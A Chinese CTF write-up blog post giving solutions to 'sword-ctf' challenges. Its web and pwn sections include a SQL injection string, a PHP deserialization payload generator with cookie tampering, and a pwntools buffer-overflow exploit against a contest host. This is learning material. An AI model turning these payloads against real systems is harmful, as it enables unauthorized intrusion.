
sword-ctf

原创

Rgylin 于 2021-07-22 21:52:54 发布 105 收藏 1

分类专栏： ctfmisc

本文链接：https://blog.csdn.net/qq_46540840/article/details/119009867



> 感谢sword战队供题

Misc

遇到彩虹,吃定彩虹

首先用ps 将每一个颜色块取色 用记事本将0处理掉 转ascii码就可得到

葵花朵朵向太阳

binwalk jpg foremost 分离图片解压得 一个文本文件 a-y 字母分别 列出来 对应 5* 5 数组 得到juijoldugjtfbty 凯撒密码得到 ithinkctfiseasx x替换为y 得到flag

Snake

通关得flag

Crypto

放暑假一定好好学习

字母对应19 21 14 12 9 7 8 16 然后对应字母表得flag

社会主义核心价值观

在线搜解码得flag

streamgame

原题不多说了

```
可知key文件是该脚本的输出，脚本中每轮循环输出1个字节，共输出12字节的数据 21位直接爆破
def lfsr(R,mask):
    output = (R << 1) & 0xffffff
    i=(R&mask)&0xffffff
    lastbit=0
    while i!=0:
        lastbit^=(i&1)
        i=i>>1
    output^=lastbit
    return (output,lastbit)

with open("key","rb") as f:
    filek = f.read(12)
    res = bytes()
    for a in range(2**21):
        R=a
        mask=0x100002
        for i in range(12):
            tmp=0
            for j in range(8):
                (R,out)=lfsr(R,mask)
                tmp=(tmp << 1)^out
            res += tmp.to_bytes(length=1,byteorder='big',signed=False)
        print(a,res,filek)
        if res == filek:
            break
        else:
            res = bytes()
```

easy_rsa

rsatools 工具直接梭 亏了,工具坏了 没安装 就隔儿了

```
python3 RsaCtfTool.py --publickey key.pem --uncipherfile cipher.bin
```

Decrypt-the-Message

攻防世界原题

参考博客:https://www.cnblogs.com/Jlay/p/Poem_Codes.html

web

easy_web

看源码:中输入的任何序列化的内容都会被反序列化。

```
__toString()这个魔术方法会在对象被echo 或者 = 的时候自动调用（其实凡是对象作为字符串操作时都会自动调用）。

cookie在存储时，存储的是url编码后的数据，调用cookie时，会先进行url解码
```

```php
<?php
Class readme{
    public function __toString()
    {
        return highlight_file('Readme.txt', true).highlight_file($this->source, true);
    }
}
if(isset($_GET['source'])){
   $a = new readme();
   $a->source = "flag.php";
   $a = [$a];
   echo serialize($a);
}
```

md5 url 加密 修改cookie 值提交回显flag

baby_web

1’ or 1=1# 得flag

web

构造一个a 一个 1 得到flag

baby_rip

跟进函数 v1 存在,v1 的栈的长度被 0xf0，下面还有 0x08 的 s，然后就是返回地址 r

exp为

```
from pwn import *

p = remote('82.156.230.195' 32768)
p.recvuntil(':')
p.sendline('a' * 0xF8 + p64(0x4007D5))
p.interactive()
```

Reverse

签到

```
直接改txt 找
```

xor

找到主函数: 逻辑很简单就是 偶此和奇次的问题 分别赋值 然后逆的话再加上5 抑或即可

脚本为

```python
v9=[15,11,35,56,43,60,20,18,33,42,15,44,66,124]
j=0
v7=[0]*14
for i in range(0,len(v7),2):
    v7[i]=v9[j]
    j+=1
for i in range(1,len(v7),2):
    v7[i]=v9[j]
    j+=1
print(v7)
for i in range(len(v7)):
    v7[i]-=5
print(v7)
flag=''
a='f'
for i in range(14):
    for j in range(33,128):

        next= ord(a) ^ j

        if(next==v7[i]):
            print(chr(j),end='')
            a=chr(j)
            break
```